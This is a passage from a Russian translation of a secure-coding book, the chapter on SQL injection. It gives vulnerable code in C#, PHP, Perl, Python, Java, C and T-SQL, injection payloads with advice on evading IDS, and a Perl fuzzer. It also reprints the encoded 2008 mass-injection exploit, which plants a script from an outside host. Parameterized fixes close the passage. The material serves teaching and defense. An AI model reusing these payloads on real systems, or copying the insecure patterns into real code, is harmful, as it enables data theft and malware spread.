Библиотека программиста

М. Ховард Д. Лебланк Дж. Вьега

24 смертных греха компьютерной безопасности

Как написать безопасный код

- Грехи веб-приложений
- Криптографические грехи
- Грехи реализации
- Сетевые грехи

Питер

БИБЛИОТЕКА ПРОГРАММИСТА

М. Ховард, Д. Лебланк, Дж. Вьега

24 СМЕРТНЫХ ГРЕХА КОМПЬЮТЕРНОЙ БЕЗОПАСНОСТИ

Как написать безопасный код

ПИТЕР®

Москва · Санкт-Петербург · Нижний Новгород · Воронеж
Ростов-на-Дону · Екатеринбург · Самара · Новосибирск
Киев · Харьков · Минск
2010

ББК 32.973-018-07
УДК 004.49
Х68

Ховард М., Лебланк Д., Вьега Дж.
Х68 24 смертных греха компьютерной безопасности. Библиотека программиста. — СПб.: Питер, 2010. — 400 с.: ил.

ISBN 978-5-49807-747-5

В книге рассмотрены наиболее распространенные и серьезные ошибки кодирования и программные «дыры», которые используются хакерами для взлома программных продуктов. Рассмотрено большинство языков и платформ программирования, каждая глава посвящена отдельному типу уязвимости («смертному греху»), угрожающему безопасности компьютерных систем и программ. Книга представляет собой капитально переработанное второе издание бестселлера «The 19 Deadly Sins of Software Security», в котором отражены все насущные и актуальные проблемы из области программной безопасности ПО.

Авторы книги Майкл Ховард и Дэвид Лебланк, обучающие программистов компании Microsoft безопасному коду, объединили усилия с Джоном Вьегой, сформулировавшим «24 смертных греха программиста», и создали это полезнейшее руководство, в котором на разнообразных примерах продемонстрированы как сами ошибки программирования, так и способы их исправления и защиты от взлома систем.


ББК 32.973-018-07
УДК 004.49

ISBN 978-0071626750 (англ.)
ISBN 978-5-49807-747-5

Краткое оглавление

Оглавление

ГРЕХ 1



Внедрение SQL

Общие сведения

Внедрение SQL(SQL injection) — очень серьезный дефект программного кода, который может привести к взлому компьютеров, разглашению секретных данных, а в последнее время и к распространению вредоносных программ. Особенно беспокоит то, что уязвимости этого вида часто встречаются в приложениях электронной коммерции и в приложениях, работающих с конфиденциальной информацией и информацией личного порядка; по опыту авторов, многие внутренние или коммерческие приложения баз данных содержат дефекты внедрения SQL.

Позвольте нам абсолютно четко выразить потенциальную угрозу. Если вы строите приложения, работающие с базами данных и код приложения содержит уязвимости внедрения SQL (независимо от того, известно вам об их существовании или нет!), вы рискуете всеми данными, содержащимися в базе. Если вы еще не осознали смысл этого предложения, перечитывайте, пока не осознаете.

Иногда для взлома данных даже не нужны уязвимости внедрения SQL. Взлом данных часто производится через «парадный вход», который вы забыли запереть, открыв порт базы данных:

- TCP/1433 в Microsoft SQL Server;
- TCP/1521 в Oracle;

- TCP/523 в IBM DB2;
- TCP/3306 в MySQL.

Оставить эти порты открытыми для Интернета, не сменив пароль административной учетной записи базы данных по умолчанию, — значит напрашиваться на неприятности!

Есть просто данные, а есть ДАННЫЕ. Самый большой риск при атаках внедрения SQL связан с захватом приватных или конфиденциальных данных. Чтобы похитить данные, нападающему не обязательно получать привилегии системного администратора.

В некоторых странах, штатах и отраслях вы несете юридическую ответственность за подобные происшествия. Например, в штате Калифорния в том случае, если ваши базы данных с личной или конфиденциальной информацией будут взломаны, вы попадете под действие Акта о защите частной жизни в Интернете. А в Германии §9 BDSG (Федеральный акт о защите данных) требует реализовать необходимые меры организационной и технической безопасности в системах, использующих информацию личного порядка.

И не будем забывать, что в США действует Акт Сарбейнса—Оксли от 2002 — прежде всего §404, который требует адекватной защиты данных, используемых для формирования финансовой отчетности компании. В системе, уязвимой для атак внедрения SQL, контроль доступа явно неэффективен, поэтому система может рассматриваться как несоответствующая этим нормативам. У организаций, работающих с данными кредитных карт, возможны нарушения требования 6.5.6 Стандарта защиты информации в сфере платежных карт данных (Payment Card Industry (PCI) Data Security Standard (DSS)), который гласит:

Разработка веб-приложений должна проходить в соответствии с руководствами по безопасному программированию, например, такими как руководства от проекта OWASP. Программный код приложений должен быть исследован для выявления и исправления потенциальных уязвимостей, в частности таких, как... дефекты внедрения (например, внедрения кода SQL (Structured Query Language)).

А документ, называемый «Информационное приложение: Стандарт защиты информации в сфере платежных карт (PCD DSS), требование 6.6: анализ кода и меры безопасности в приложениях», достаточно ясно описывает природу уязвимостей внедрения SQL:

Криминологический анализ взлома данных держателей кредитных карт показал, что веб-приложения часто становятся отправной точкой для атаки на данные держателей карт, особенно посредством внедрения SQL.

Стандарт PCI DSS был разработан крупнейшими компаниями-эмитентами кредитных карт для помощи организациям, проводящим платежи по картам, в борьбе с мошенничеством и другими угрозами.

Организации, занимающиеся хранением данных здравоохранения, находятся под действием Закона об ответственности и переносе данных о страховании здоровья граждан (HIPAA, Health Insurance Portability and Accountability Act) от 1996 года, в котором говорится, что системы...

...должны обеспечивать разумные и необходимые защитные меры административного, технического и физического плана:

- для защиты целостности и конфиденциальности информации;
- для защиты от любых разумно прогнозируемых:
  1) рисков или угроз безопасности и целостности информации;
  2) и несанкционированного использования или разглашения информации.

Разумеется, взломанная база данных SQL, полная конфиденциальных данных о здоровье людей, — соблазнительная цель, а ее недостаточная защита является нарушением HIPAA.

Учтите, что ущерб от атак внедрения SQL не ограничивается данными в базе данных; атака также может привести к взлому сервера, а возможно, и всей сети. Для атакующего взлом внутренней базы данных является лишь первым шагом к более серьезным достижениям.

Ссылки CWE

Проект CWE (CommonWeakness Enumeration) включает следующую запись, которая также входит в список CWE/SANS «25 самых опасных ошибок программирования»:

- CWE-89: Непринятие мер по защите структуры запроса SQL (атаки типа «внедрение SQL»).

Потенциально опасные языки

Для атаки может использоваться любой язык программирования, поддерживающий взаимодействия с базой данных! Но в первую очередь уязвимы языки высокого уровня: Perl, Python, Ruby, Java, технологии серверных страниц (такие, как ASP, ASP.NET, JSP и PHP), C# и VB.NET. Иногда для атаки используются языки низкого уровня — такие, как C и C++ с библиотеками или классами для работы с базами данных (например, FairCom c-tree или Microsoft Foundation Classes). Наконец, даже сам язык SQL может оказаться небезопасным.

Объяснение

Самая распространенная разновидность греха очень проста — атакующий передает приложению, работающему с базой данных, некорректные данные, а приложение использует их при построении команды SQL посредством конкатенации строк. Это позволяет атакующему изменить семантику запроса SQL. Программисты

часто используют конкатенацию, потому что не знают о существовании другого, более безопасного метода — и откровенно говоря, потому что конкатенация строк проста. Проста, но неверна!

К менее распространенной разновидности относятся сохраненные процедуры SQL, которые либо сразу выполняют полученный аргумент, либо выполняют конкатенацию с аргументом, а затем выполняют результат.

Пара слов по поводу LINQ

Фирма Microsoft включила в .NET Framework 3.5 технологию, называемую LINQ (Language Integrated Query — произносится «линк»), которая позволяет выполнять специализированные операции с данными без написания команд SQL; на момент написания книги технология LINQ транслировала запросы из программного кода в SQL и применяла их к базе данных.

Так как разработчик работает с базами данных без написания кода SQL, вероятность создания уязвимостей внедрения SQL резко сокращается.

Во внутренней реализации следующий запрос LINQ:

```
var q =
    from c in db.Customers
    where c.City == "Austin"
    select c.ContactName;
```

преобразуется в более безопасный код SQL:

```
SELECT [t0].[ContactName]
FROM [dbo].[Customers] AS [t0]
WHERE [t0].[City] = @p0
-- @p0: Input NVarChar (Size = 6; Prec = 0; Scale = 0) [Austin]
```

C#

Классический пример внедрения SQL:

```
using System.Data;
using System.Data.SqlClient;
...
string status = "";
string ccnum = "None";
try {
    SqlConnection sql= new SqlConnection(
        @"data source=localhost;" +
        "user id=sa;password=pAs$w0rd;");
    sql.Open();
    string sqlstring="SELECT ccnum" +
        " FROM cust WHERE id=" + Id;
    SqlCommand cmd = new SqlCommand(sqlstring,sql);
    ccnum = (string)cmd.ExecuteScalar();
} catch (SqlException se) {
    status = sqlstring + " failed\n\r";
        foreach (SqlError e in se.Errors) {
            status += e.Message + "\n\r";
```

В другом примере уязвимости вместо конкатенации используется строковая замена:

```
string sqlstring="SELECT ccnum" +
    " FROM cust WHERE id=%ID%";
string sqlstring2 = sqlstring.Replace('%ID%',id);
```

PHP

Та же разновидность классической ошибки, но на этот раз записанная на другом стандартном языке, используемом для доступа к базам данных: PHP.

```
<?php

    $db = mysql_connect("localhost","root","$$sshhh...!");
    mysql_select_db("Shipping",$db);
    $id = $HTTP_GET_VARS["id"];
    $qry = "SELECT ccnum FROM cust WHERE id =%$id%";
    $result = mysql_query($qry,$db);
    if ($result) {
        echo mysql_result($result,0," ccnum");
    } else {
        echo "No result! " . mysql_error();
    }
?>
```

Perl/CGI

И снова тот же дефект, но на другом языке — на этот раз на достопочтенном Perl:

```
#!/usr/bin/perl

use DBI;
use CGI;

print CGI::header();
$cgi = new CGI;
$id = $cgi->param('id');

print "<html><body>";

$dbh = DBI->connect('DBI:mysql:Shipping:localhost',
                    'root',
                    '$3cre+')
    or print "Connect failure : $DBI::errstr";

$sql = "SELECT ccnum FROM cust WHERE id = " . $id;
$sth = $dbh->prepare($sql)
    or print "Prepare failure : ($sql) $DBI::errstr";

$sth->execute()
    or print "Execute failure : $DBI::errstr";
```

```
# Вывод данных
while (@row = $sth->fetchrow_array ) {
    print "@row<br>";
}

$dbh->disconnect;
print "</body></html>";

exit;
```

Python

Python — популярный язык разработки веб-приложений. И конечно, в нем тоже возможны небрежности программирования, приводящие к уязвимостям внедрения SQL. В Python на уровне модулей поддерживаются многие базы данных, в том числе MySQL, Oracle и SQL Server; также предусмотрен обобщенный интерфейс для технологии Microsoft Open Database Connectivity (ODBC). Многие из этих модулей являются Python DBAPI-совместимыми.

В следующем примере показано, как происходит подключение с последующим потенциальным взломом данных, хранящихся в базе данных MySQL:

```
import MySQLdb
conn = MySQLdb.connect(host="127.0.0.1",port=3306,user="admin",
passwd="N0lWillGue$S",db="clientsDB")
cursor = conn.cursor()
cursor.execute("select * from customer where id=" + id)
results = cursor.fetchall()
conn.close()
```

Ruby on Rails

Ruby — еще один популярный язык для построения веб-приложений, взаимодействующих с базами данных. Инфраструктура Rails предназначена для разработки приложений баз данных на основе знакомой схемы «Модель-Представление-Контроллер» (MVC). Однако следующий фрагмент кода содержит уязвимость:

```
Post.find(:first, :conditions => [?title = #{params[:search_string]}?])
```

Фактически в этом коде выполняется конкатенация строк — а это нехорошо!

ПРИМЕЧАНИЕ

До выхода версии 2.1 в Rails присутствовала опасная уязвимость внедрения SQL, связанная с тем, как инфраструктура обрабатывала параметры ActiveRecord :limit и :offset. Если вы используете Rails, то уже из-за одной этой ошибки следует выполнить обновление до версии 2.1 и выше.

Java и JDBC

Еще один популярный язык — Java — также подвержен аналогичным дефектам безопасности из области внедрения SQL:

```
import java.*;
import java.sql.*;
...
public static boolean doQuery(String Id) {
   Connection con = null;
   try
   {
      Class.forName("com.microsoft.jdbc.sqlserver.SQLServerDriver"");
      con = DriverManager.getConnection("jdbc:microsoft:sqlserver: " +
                                        "//localhost:1433", "sa", "$3cre+");
      Statement st = con.createStatement();
      ResultSet rs = st.executeQuery(
         " SELECT ccnum FROM cust WHERE id="+ Id);
      while (rs.next()) {
         // Наслаждаемся результатами
      }
      rs.close();
      st.close();
   }
   catch (SQLException e)
   {
      // Ой!
      return false;
   }
   catch (ClassNotFoundException e2)
   {
      // Класс не найден
      return false;
   }
   finally
   {
      try
      {
         con.close();
      } catch(SQLException e) {}
   }
   return true;
}
```

C/C++

Кого-то удивит, почему мы включили в этот список C и C++ — ведь эти низкоуровневые языки редко используются для построения приложений баз данных, в основном из-за того, что вам приходится писать так много кода для выполнения даже самых тривиальных операций!

Зачем мы приводим реализацию этого греха на C и C++? Чтобы продемонстрировать нетривиальную, но важную вариацию на тему конкатенации строк.

```
int BuildPwdChange(const char* szUid,
        const char* szOldPwd,
        const char* szNewPwd,
        _In_z_count_(cchSQL) char *szSQL,
```

```
        DWORD cchSQL) {
    int ret = 0;

    if (!szUid || !szOldPwd || !szNewPwd)
        return ret;

    char* szEscapeUid    = (char*)malloc(strlen(szUid)    * 2);
    char* szEscapeOldPwd = (char*)malloc(strlen(szOldPwd) * 2);
    char* szEscapeNewPwd = (char*)malloc(strlen(szNewPwd) * 2);

    if (szEscapeUid && szEscapeOldPwd && szEscapeNewPwd) {
        szEscapeUid    = Escape(szUid);
        szEscapeOldPwd = Escape(szOldPwd);
        szEscapeNewPwd = Escape(szNewPwd);

        sprintf_s(szSQL, cchSQL,
            "update Users set pwd='%s' where uid='%s'"
            "AND pwd='%s'",
            szEscapeNewPwd, szEscapeUid, szEscapeOldPwd);
        ret = 1;
    }

    if (szEscapeUid)    free(szEscapeUid);
    if (szEscapeOldPwd) free(szEscapeOldPwd);
    if (szEscapeNewPwd) free(szEscapeNewPwd);

    return ret;
}
```

Проблема в том, что конкатенация строк, выполняемая во время вызова `sprint_s`, может привести к усечению строки с командой SQL. Допустим, длина строки `szSQL` составляет 100 символов; атакующий может указать идентификатор пользователя (UID), дополненный таким количеством пробелов, что секция `"AND pwd="` окажется вытесненной из команды SQL! А именно:

```
update Users set pwd='xyzzy'
where uid='mikeh <пробелы, дополняющие команду SQL до 100 символов> '
```

В результате выполнения этого кода злоумышленник сможет назначить новый пароль учетной записи `mikeh`, не зная действующего пароля.

SQL

Следующий пример не столь распространен, но мы пару раз видели его в коде реально эксплуатируемых систем. Сохраненная процедура просто получает строку в параметре — и выполняет ее!

```
CREATE PROCEDURE dbo.doQuery(@query nchar(128))
AS
    exec(@query)
RETURN
```

Другая разновидность встречается гораздо чаще, но при этом ничуть не менее опасна:

```
CREATE PROCEDURE dbo.doQuery(@id nchar(128))
AS
    DECLARE @query nchar(256)
    SELECT @query = 'select ccnum from cust where id = ''' + @id + ''''
    EXEC @query
RETURN
```

В этом примере опасная конкатенация выполняется из сохраненной процедуры. Таким образом, при вызове сохраненной процедуры — даже из абсолютно корректного кода высокого уровня — вы все равно совершаете непростительный грех.

Также следует опасаться операторов конкатенации SQL + и ||, функций `CONCAT()` и `CONCATENATE()`.

В этих маленьких примерах атакующий контролирует переменную `Id`. Всегда важно понимать, какие данные находятся под контролем атакующего, чтобы решить, присутствует ли в коде реальный дефект. В приведенных примерах атакующий полностью контролирует переменную `Id` в строке запроса, а поскольку он может точно определить строку запроса, результаты будут катастрофическими.

Классическая атака такого рода основана на изменении запроса SQL с добавлением новых условий и закрытием «лишних» условий комментариями. Например, если атакующий контролирует переменную `Id`, он может задать ей значение `1 or 2>1 --`, в результате чего будет сгенерирован запрос SQL следующего вида:

```
SELECT ccnum FROM cust WHERE id=1 or 2>1 --
```

Если вы принадлежите к числу поклонников *bash*, поймите, что `2>1` — это не перенаправление `stderr`! Здесь `2>1` — условие, истинное для всех записей в таблице, так что запрос вернет все записи из таблицы `cust`; другими словами, запрос вернет все номера кредитных карт. В принципе также можно было использовать классическую атаку «`1=1`», но сетевые администраторы обычно отслеживают это условие в своих системах обнаружения вторжений (IDS, Intrusion Detection System). Мы выбираем другое условие, которое не обнаруживается радаром (такое, как `2>1`), но работает так же эффективно.

Оператор комментария (`--`) подавляет все символы, добавляемые в запрос программой. В одних базах данных используется `--`, в других `#`. Обязательно убедитесь в том, что вы знаете операторы комментария для тех баз данных, к которым обращаетесь с запросами из своего кода.

Существуют и другие разновидности этой атаки, слишком многочисленные для того, чтобы перечислять их здесь. За дополнительными примерами обращайтесь к разделу «Другие ресурсы» этой главы.

Сопутствующие грехи

Во всех приведенных примерах также совершаются другие грехи:

- Подключение с привилегированной учетной записью.
- Встраивание пароля в программный код.
- Предоставление атакующему слишком подробной информации об ошибке.
- Проблемы нормализации данных.

Рассмотрим все эти грехи по порядку: во всех приведенных примерах подключение осуществляется с данными административной или привилегированной учетной записи, вместо ограниченной учетной записи, которой разрешено только обращение к базе данных. Это приведет к тому, что нападающий сможет манипулировать с другими ресурсами базы данных, а возможно, даже и с самим сервером. Короче говоря, подключение к базе данных SQL с привилегированной учетной записью обычно является ошибкой, нарушающей принцип минимальных привилегий.

Встраивание паролей в программный код также приводит к печальным последствиям. За дополнительной информацией и возможными решениями обращайтесь к главе 17.

Наконец, если какой-либо из этих примеров завершается неудачей, сообщения об ошибках сообщают атакующему слишком много информации. Эта информация поможет атакующему расшифровать структуру запроса SQL, а возможно, и имена объектов базы данных. За дополнительной информацией и возможными решениями обращайтесь к главе 11.

Признаки греха

Опасность внедрения SQL возникает в любом приложении, которое:

- получает данные от пользователя;
- не проверяет введенные данные на корректность;
- использует введенные данные для запроса к базе данных;
- применяет конкатенацию или строковую замену для построения запроса SQL или использует команду SQL exec (или ее аналог).

Выявление в ходе анализа кода

Анализ кода на уязвимость для атак внедрения SQL следует начинать с кода, обращающегося с запросами к базе данных. Если код не работает с базой данных, то и атака внедрения SQL в нем, естественно, невозможна. Мы обычно просматриваем программы в поисках конструкций, загружающих код обращения к базе данных. Примеры:

Язык	Ключевые слова
VB.NET	Sql, SqlClient, OracleClient, SqlDataAdapter
C#	Sql, SqlClient, OracleClient, SqlDataAdapter
PHP	mysql_connect
Perl[1]	DBI, Oracle, SQL
Ruby	ActiveRecord
Python (MySQL)	MySQLdb

Язык	Ключевые слова
Python (Oracle, см. zope.org)	DCOracle2
Python (SQL Server, см. object-craft.com.au)	pymssql
Java (с JDBC)	java.sql, sql
Active Server Pages	ADODB
C++ (Microsoft Foundation Classes)	CDatabase
C/C++ (MySQL)	#include <mysql++.h> #include <mysql.h>
C/C++ (ODBC)	#include <sql.h>
C/C++ (ADO)	ADODB, #import «msado15.dll»
SQL	exec, execute, sp_executesql
ColdFusion	cfquery

Итак, вы нашли, где в программном коде находится поддержка баз данных. Теперь необходимо найти, где выполняются запросы, а также определить достоверность данных, используемых в каждом запросе. Проще всего просмотреть все места, в которых выполняются команды SQL, и проверить, не выполняются ли операции конкатенации или замены с ненадежными данными, полученными из строки запроса, веб-формы или аргумента SOAP. Да если на то пошло, с любыми входными данными, использованными в запросе!

Приемы тестирования для обнаружения греха

Ничто не заменит хорошего анализа кода, направленного на поиск дефектов внедрения SQL. Но иногда может оказаться, что код недоступен или вам не удается в нем разобраться. В таких случаях анализ кода следует дополнять тестированием.

Для начала определите все точки входа в приложение, используемые для создания запросов SQL. Затем напишите клиентскую тестовую программу, которая поставляет этим точкам некорректно сформированные данные. Например, если программа является веб-приложением и она строит запрос по данным одной или нескольких форм, попробуйте внедрить в каждое поле формы случайно выбранные зарезервированные слова и символические обозначения SQL. Следующий пример кода Perl показывает, как это делается:

```
#!/usr/bin/perl

use strict;
use HTTP::Request::Common qw(POST GET);
use HTTP::Headers;
use LWP::UserAgent;

srand time;
```

```
# Пауза при обнаружении ошибки
my $pause = 1;

# Проверяемый URL-адрес
my $url = 'http://mywebserver.xyzzy123.com/cgi-bin/post.cgi';

# Максимально допустимый размер ответа HTTP
my $max_response = 1_000;

# Допустимые города
my @cities = qw(Auckland Seattle London Portland Austin Manchester Redmond
Brisbane Ndola);

while (1) {
    my $city = randomSQL($cities[rand @cities]);
    my $zip = randomSQL(10_000 + int(rand 89_999));

    print "Trying [$city] and [$zip]\n";
    my $ua = LWP::UserAgent->new();
    my $req = POST $url,
            [ City => $city,
              ZipCode => $zip,
            ];
    # Отправить запрос, получить тело ответа и проверить ошибки
    my $res = $ua->request($req);
    $_ = $res->as_string;
    die "Host unreachable\n" if /bad hostname/ig;
        if ($res->status_line != 200
                || /error/ig
                || length($_) > $max_response) {
            print "\nPotential SQL Injection error\n";
            print;
            getc if $pause;
        }
    }

    # Выбрать случайное зарезервированное слово SQL,
    # преобразовать его к верхнему регистру с вероятностью 50%
    sub randomSQL() {
        $_ = shift;
        return $_ if (rand > .75);
        my @sqlchars = qw(1=1 2>1 "fred"="fre"+"d" or and select union drop
update insert into dbo<>=()'..--#);
        my $sql = $sqlchars[rand @sqlchars];
        $sql = uc($sql) if rand > .5;

        return $_.' '. $sql if rand > .9;
        return $sql.' '.$_if rand > .9;
        return $sql;
    }
```

Этот код обнаружит ошибки внедрения только в том случае, если приложение сообщит о них. Как уже говорилось, ничто не заменит хорошего анализа кода. Воз-

можен и другой метод тестирования: вы используете приведенный код Perl, заранее определяете, как должен выглядеть нормальный ответ, а затем проверяете, какой ответ — нормальный или нет — возвращается приведенным сценарием Perl.

Для тестирования также можно воспользоваться программами сторонних разработчиков — такими, как IBM Rational AppScan от IBM (прежде Sanctum, затем Watchfire), WebInspect от HP (прежде SPI Dynamics) и ScanDo от Kavado.

Мы настоятельно рекомендуем тестировать приложения в автономном режиме или в частной сети — в противном случае вы рискуете устроить еще больший хаос или привести в действие систему обнаружения вторжений. При выборе инструментов мы рекомендуем построить маленькое приложение с заранее известными дефектами внедрения SQL, протестировать на нем программу и посмотреть, какие дефекты найдет программа. Также в тестирование можно включить примеры с сайта SAMATE[1].

Примеры

В течение долгого времени уязвимости внедрения SQL рассматривались как единичные, несистематические ошибки, но все изменилось в 2008 году, когда тысячи компьютеров с IIS были взломаны с использованием этого вида уязвимостей. Хотим подчеркнуть, что дефект не находился ни в одном из продуктов Microsoft; атака использовала ошибку в стороннем коде ASP.

Тщательно запутанное внедрение SQL добавляло вредоносный скрытый файл JavaScript на веб-сайт. В дальнейшем веб-сервер передавал этот файл JavaScript в `<iframe>` ничего не подозревающим посетителям сайта. Код, содержавшийся в файле JavaScript, заставлял незащищенные компьютеры устанавливать вредоносные программы на компьютере пользователей. Очень умно — и очень, очень опасно.

Атака поразила многие сайты высокого ранга, включая сайты ООН и Банка Индии. Данчо Данчев опубликовал хорошее описание ошибки и атаки (см. раздел «Другие ресурсы»).

Код эксплойта выглядит примерно так:

```
orderitem.asp?IT=GM-204:DECLARE%20@S%20NVARCHAR(4000);SET%20@S=CAST(0x440045
0043004C0041005200450020004000540020007600610072006300680061007200280032003500290020
00350029002C0040004300200076006100720063006800610072002800320035003500290020
0044004500430004C0041005200450020005400610062006C0065005F00430075007200730006F
00720020004300550052005300 4F00520020004600 4F00520020007300650060C006500630074
00200061002E006E0061006D0065002C0062002E006E0061006D0065002000660072006F006D
00200073007900730063006F0062006A0065006300740073002000610020C0073007900730063006F
006C0075006D006E0073002000620020007700680065007200650020006100 2E00690064003D
0062002E0069006400200061006E0064002000610020E00780074007900700065003D00270075
00270020006100 6E0064002000280062002E00780074007900700065003D003900390020006F
00720020006200 2E00780074007900700065003D003300350020006F00720020006200 2E0078
00740079007000650030003200330031002000 6F00720020006200 2E00780074007900700065
003D003100360037002900 20004F00500045004E0020005400610062006C0065005F00430075
00720073006F00720020004600450054004300480020004E00450058005400200046005200 4F
```

[1] http://samate.nist.gov/ — *Примеч. перев.*

```
004D002000200054006100620060065005F00430075007200730060F00720020004900 4E0054
004F002000400054002C00400043002000570048004900 4C00450028004000400046004500 54
00430048005F00530054004100540055005300 3D00300029002000420045004700490 04E0020
00650078006500630028002700750070006400610074006500200050027002B004000540028
0027005D002000730065007400200050027002B00400043002B0027005D003D007200740072
0069006D00280063006F006E007600650072007400280076006100720063006800610072002C
005B0027002B00400043002B0027005D00290029002B00270027003C007300630072006900 70
00740020007300720063003D006800740074007000 3A002F002F007700770077002E006E00
6900680061006F00720072003100 2E0063006F006D002F0031002E006A0073003E003C002F00
730063007200690070007400 3E00270027002700290046004500540043004800200040045
00580054002000460052004F004D002000200054006100620060065005F00430075007200 73
006F00720020004900 4E0054004F002000400054002C00400043002000450 04E0044002000
43004C004F00530045002000540061006200 6C0065005F00430075007200 73006F0072002000
44004500410040040C004F00430041005400450020005400610062006C0065005F00430075
00720073006F007200%20AS%20NVARCHAR(4000));EXEC(@S);--
```

В результате декодирования будет сгенерирован следующий код:

```
DECLARE @T varchar(255)'@C varchar(255) DECLARE Table_Cursor CURSOR FOR
select a.name'b.name from sysobjects a'syscolumns b where a.id=b.id and
a.xtype='u' and (b.xtype=99 or b.xtype=35 or b.xtype=231 or b.xtype=167)
OPEN Table_Cursor FETCH NEXT FROM Table_Cursor INTO @T'@C
WHILE(@@FETCH_STATUS=0) BEGIN exec('update ['+@T+'] set
['+@C+']=rtrim(convert(varchar'['+@C+']))+''<script
src=nihaorrl.com/1.js></script>''')FETCH NEXT FROM Table_Cursor INTO @T'@C
END CLOSE Table_Cursor DEALLOCATE Table_Cursor
```

Следующие примеры уязвимостей внедрения SQL приводятся по материалам сайта CVE (Common Vulnerabilities and Exposures) (*http://cve.mitre.org/*).

CVE-2006-4953

Множественные уязвимости внедрения SQL в WebMail for Java 5.08 позволяли атакующему в удаленном режиме выполнять произвольные команды SQL посредством манипуляций с параметрами `adr_sortkey`, `adr_sortkey_desc`, `sortkey` и `sortkey_desc`.

Превосходное описание этой серии дефектов представлено на сайте *http://vuln.sg/neonmail506-en.html*.

CVE-2006-4592

Внедрение SQL в 8Pixel SimpleBlog осуществляется через параметр `id` из-за неполной фильтрации.

По мнению авторов, решение этой проблемы не может считаться удачным, потому что оно просто изменяет способ фильтрации параметра `id` вместо использования реальной защиты (например, параметризованных запросов). «Защитная» фильтрация выполняется в следующей функции VBScript:

```
function sanitize(strWords)
 dim badChars
 dim newChars
 badChars = array("select","union", "drop", ";", "--", "insert",
```

```
"delete", "xp_", "#", "%", "&", "'", "(", ")", "/", "\", ":", ";", "<",
">", "=", "[", "]", "?", "`", "|")
 newChars = strWords
 for i = 0 to uBound(badChars)
  newChars = replace(LCase(newChars), LCase(badChars(i)) , "")
 next
 sanitize = newChars
end function
```

Но при этом в коде повсеместно встречаются вызовы SQL следующего вида:

```
strSQL = ""SELECT * FROM T_WEBLOG WHERE id = " &
  sanitize( request.QueryString("id") )
```

Путь к искуплению

Прежде всего, не используйте конкатенацию или замену строк.

Простое и эффективное решение заключается в полном отказе от использования непроверенного пользовательского ввода в командах SQL, но это бывает нелегко из-за потенциальной сложности и разнообразия данных, хранящихся в базе.

Основные меры защиты всегда сводились к использованию специально обработанных или параметризованных команд SQL, также называемых *подготовленными командами* (prepared statements).

Другая важная мера защиты — шифрование данных, чтобы они не могли быть разглашены даже в случае взлома, основанного на внедрении SQL.

Проверка всего ввода

Начнем с того, что непроверенные данные никогда не должны использоваться в командах SQL. Всегда убеждайтесь в том, что данные, использованные в команде SQL, корректно сформированы. Проще всего разобрать ввод при помощи регулярного выражения (предполагается, что вы работаете на языке относительно высокого уровня).

Использование подготовленных команд для построения команд SQL

Следующий шаг: никогда не используйте конкатенацию или замену строк для построения команд SQL. Никогда! Используйте специально подготовленные (параметризованные) запросы. В некоторых технологиях также встречаются термины *заполнители* (placeholders) или *привязки* (bindings).

Вместе с тем существуют конструкции, которые могут быть реализованы только с применением конкатенации — например, конструкции DDL (Data Definition Language) для определения таких объектов баз данных, как таблицы.

Следующие примеры показывают, как использовать некоторые более безопасные конструкции.

ПРИМЕЧАНИЕ

Обратите внимание: во всех примерах информация подключения не хранится в сценарии. Код примера вызывает специальные функции для получения данных из-за границ пространства приложения.

C#

```
public string Query(string Id) {
    string ccnum;
    string sqlstring ="";

    // Используются только допустимые идентификаторы (1-8 цифр)
    Regex r = new Regex(@"^\d{1,8}$");
    if (!r.Match(Id).Success)
        throw new Exception("Invalid ID. Try again.");

    try {
        SqlConnection sqlConn = new SqlConnection(GetConnnection);
        string str = "sp_GetCreditCard";
        cmd = new SqlCommand(str, sqlConn);
        cmd.CommandType = CommandType.StoredProcedure;
        cmd.Parameters.Add("@ID", Id);
        cmd.Connection.Open();
        SqlDataReader read = myCommand.ExecuteReader();
        ccnum = read.GetString(0);
    }
    catch (SqlException se) {
        throw new Exception("Error - please try again.");
    }
}
```

PHP 5.0/MySQL 4.1 и выше

```
<?php
    $db = mysqli_connect(getServer(),getUid(),getPwd());
    $stmt = mysqli_prepare($link, "SELECT ccnum FROM cust WHERE id = ?");
    $id = $HTTP_GET_VARS["id"];

    // Используются только допустимые идентификаторы (1-8 цифр)
    if (preg_match('/^\d{1,8}$/',$id)) {

        mysqli_stmt_bind_param($stmt, "s", $id);
        mysqli_stmt_execute($stmt);
        mysqli_stmt_bind_result($stmt, $result);
        mysqli_stmt_fetch($stmt);
        if (empty($name)) {
            echo "No result!";
        } else {
            echo $result;
        }
    } else {
```

```
        echo "Invalid ID. Try again.";
    }
?>
```

Версии PHP до 5.0 не поддерживали заполнители SQL наподобие тех, что представлены в вызове `mysqli_prepare`. Но если для запросов к базам данных используется технология PEAR (PHP Extension and Application Repository, см. *http://pear.php.net*), вы сможете использовать заполнители, вызывая `DB_common::prepare()` и `DB_common::query()`.

Perl/CGI

```
#!/usr/bin/perl
use DBI;
use CGI;

print CGI::header();
$cgi = new CGI;
$id = $cgi->param('id');

# Только числа из разрешенного диапазона (1-8 цифр)
exit unless ($id =~ /^[\d]{1,8}$);
print "<html><body>";

# Get connection info from outside 'web space'
$dbh = DBI->connect(conn(),
                    conn_name(),
                    conn_pwd())
    or print "Connect failure : $DBI::errstr";

$sql = "SELECT ccnum FROM cust WHERE id = ?";
$sth = $dbh->prepare($sql)
    or print "Prepare failure : ($sql) $DBI::errstr";

$sth->bind_param(1,$id);
$sth->execute()
    or print "Execute failure : $DBI::errstr";

while (@row = $sth->fetchrow_array ) {
    print "@row<br>";
}

$dbh->disconnect;
print "</body></html>";

exit;
```

Python

Любой Python DBAPI-совместимый модуль поддерживает гибкую типизацию параметров, основанную на чтении атрибута `paramstyle`; например, можно использовать следующие типы:

Format Parameters (paramstyle = «format»)

```
cursor.execute("select * from customer where id=%s", [id])
```

Именованные параметры (paramstyle = «named»)

```
(cursor.execute("select * from customer where id=:id", {'id':id})
```

Числовые параметры (paramstyle = «numeric»)

```
cursor.execute("select * from customer where id=:1", [id])
```

Параметры в формате Python (paramstyle = «pyformat»)

```
(cursor.execute("select * from customer where id=%(id)s", {'id':id}))
```

Вопросительные знаки (paramstyle = «qmark»)

```
cursor.execute("select * from customer where id=?", [id])
```

